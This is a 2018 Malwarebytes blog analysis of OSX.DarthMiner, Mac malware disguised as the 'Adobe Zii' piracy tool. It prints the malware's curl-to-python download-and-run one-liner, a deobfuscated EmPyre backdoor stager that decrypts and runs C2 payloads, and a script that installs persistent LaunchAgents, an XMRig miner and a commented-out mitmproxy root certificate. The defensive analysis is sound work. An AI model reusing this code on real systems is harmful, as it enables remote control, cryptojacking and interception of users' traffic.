Mac malware combines EmPyre backdoor and XMRig miner

blog.malwarebytes.com/threat-analysis/2018/12/mac-malware-combines-empyre-backdoor-and-xmrig-miner/

Thomas Reed	December 7, 2018


Earlier this week, we discovered a new piece of Mac malware that is combining two different open-source tools—the EmPyre backdoor and the XMRig cryptominer—for the purpose of evil.

The malware was being distributed through an application named Adobe Zii. Adobe Zii is software that is designed to aid in the piracy of a variety of Adobe applications. In this case, however, the app was called Adobe Zii, but it was definitely not the real thing.

As can be seen from the above screenshots, the actual Adobe Zii software, on the left, uses the Adobe Creative Cloud logo. (After all, if you're going to write software to help people steal Adobe software, why not steal the logo, too?) The malware installer, however, uses a generic Automator applet icon.

Behavior

Opening the fake Adobe Zii app with Automator reveals the nature of the software, as it simply runs a shell script:



Shell: /bin/bash

Pass input: to stdin

```
curl https://ptpb.pw/jj9a | python - & s=46.226.108.171:80; curl $s/
sample.zip -o sample.zip; unzip sample.zip -d sample; cd sample; cd __MACOSX;
open -a sample.app
```

```
curl https://ptpb.pw/jj9a | python - & s=46.226.108.171:80; curl $s/sample.zip -o
sample.zip; unzip sample.zip -d sample; cd sample; cd __MACOSX; open -a sample.app
```

This script is designed to download and execute a Python script, then download and run an app named sample.app.

The sample.app is simple. It appears to simply be a version of Adobe Zii, most likely for the purpose of making it appear that the malware was actually "legitimate." (This is not to imply that software piracy is legitimate, of course, but rather it means that the malware was attempting to look like it was doing what the user thought it was intended to do.)

What about the Python script? That turned out to be obfuscated, but was easily deobfuscated, revealing the following script:

```
import sys;import re, subprocess;cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE)
out = ps.stdout.read()
ps.stdout.close()
if re.search("Little Snitch", out):
   sys.exit()
import urllib2;
UA='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';server='http://46.226.108.171:4444';t='/news.php';req=urllib2.Request(server+t)

req.add_header('User-Agent',UA);
req.add_header('Cookie',"session=SYDFioywtcFbUR5U3EST96SbqVk=");
proxy = urllib2.ProxyHandler();
o = urllib2.build_opener(proxy);
urllib2.install_opener(o);
a=urllib2.urlopen(req).read();
IV=a[0:4];data=a[4:];key=IV+'3f239f68a035d40e1891d8b5fdf032d3';S,j,out=range(256),0,
[]
for i in range(256):
    j=(j+S[i]+ord(key[i%len(key)]))%256
    S[i],S[j]=S[j],S[i]
i=j=0
for char in data:
    i=(i+1)%256
    j=(j+S[i])%256
    S[i],S[j]=S[j],S[i]
    out.append(chr(ord(char)^S[(S[i]+S[j])%256]))
exec(''.join(out))
```

The first thing this script does is look for the presence of Little Snitch, a commonly-used outgoing firewall that would be capable of bringing the backdoor’s network connection to the attention of the user. If Little Snitch is present, the malware bails out. (Of course, if an outgoing firewall like Little Snitch were installed, it would have already blocked the connection that would have attempted to download this script, so checking at this point is worthless.)

This script opens up a connection to an EmPyre backend, which is capable of pushing arbitrary commands to the infected Mac. Once the backdoor is open, it receives a command that downloads the following script to /private/tmp/uploadminer.sh and executes it:

```
# osascript -e "do shell script \"networksetup -setsecurewebproxy "Wi-Fi"
46.226.108.171 8080 && networksetup -setwebproxy "Wi-Fi" 46.226.108.171 8080 && curl
-x http://46.226.108.171:8080 http://mitm.it/cert/pem -o verysecurecert.pem &&
security add-trusted-cert -d -r trustRoot -k /Library/Keychains/System.keychain
verysecurecert.pem\" with administrator privileges"
cd ~/Library/LaunchAgents
curl -o com.apple.rig.plist http://46.226.108.171/com.apple.rig.plist
curl -o com.proxy.initialize.plist http://46.226.108.171/com.proxy.initialize.plist
launchctl load -w com.apple.rig.plist
launchctl load -w com.proxy.initialize.plist
cd /Users/Shared
curl -o config.json http://46.226.108.171/config.json
curl -o xmrig http://46.226.108.171/xmrig
chmod +x ./xmrig
rm -rf ./xmrig2
rm -rf ./config2.json
./xmrig -c config.json &
```

This script downloads and installs the other components of the malware. A launch agent named com.proxy.initialize.plist was created to keep the backdoor open persistently by running exactly the same obfuscated Python script mentioned previously.

The script also downloads the XMRig cryptominer and a config file into the /Users/Shared/ folder, and sets up a launch agent named com.apple.rig.plist to keep the XMRig process running with that configuration active. (The “com.apple” name is an immediate red flag that was the root cause of the discovery of this malware.)

Interestingly, there’s code in that script to download and install a root certificate associated with the mitmproxy software, which is software capable of intercepting all web traffic, including (with the aid of the certificate) encrypted “https” traffic. However, that code was commented out, indicating it was not active.

On the surface, this malware appears to be fairly harmless. Cryptominers typically only cause the computer to slow down, thanks to a process that sucks up all the CPU/GPU.

However, this is not just a cryptominer. It’s important to keep in mind that the cryptominer was installed through a command issued by the backdoor, and there may very well have been other arbitrary commands sent to infected Macs by the backdoor in the past. It’s impossible to know exactly what damage this malware might have done to infected systems. Just because we have only observed the mining behavior does not mean it hasn’t ever done other things.

Implications

Malwarebytes for Mac detects this malware as OSX.DarthMiner. If you’re infected, it’s impossible to say what else the malware may have done besides cryptomining. It’s entirely possible it could have exfiltrated files or captured passwords.

There’s an important lesson to learn from this. Software piracy is known to be one of the riskiest activities you can undertake on your Mac. The danger of infection is high, and this is not new, yet people still engage in this behavior. Please, in the future, do yourself a favor and don’t pirate software. The costs can be far higher than purchasing the software you’re trying to get for free.

IOCs

```
Adobe Zii.app.zip
SHA256: ebecdeac53069c9db1207b2e0d1110a73bc289e31b0d3261d903163ca4b1e31e
```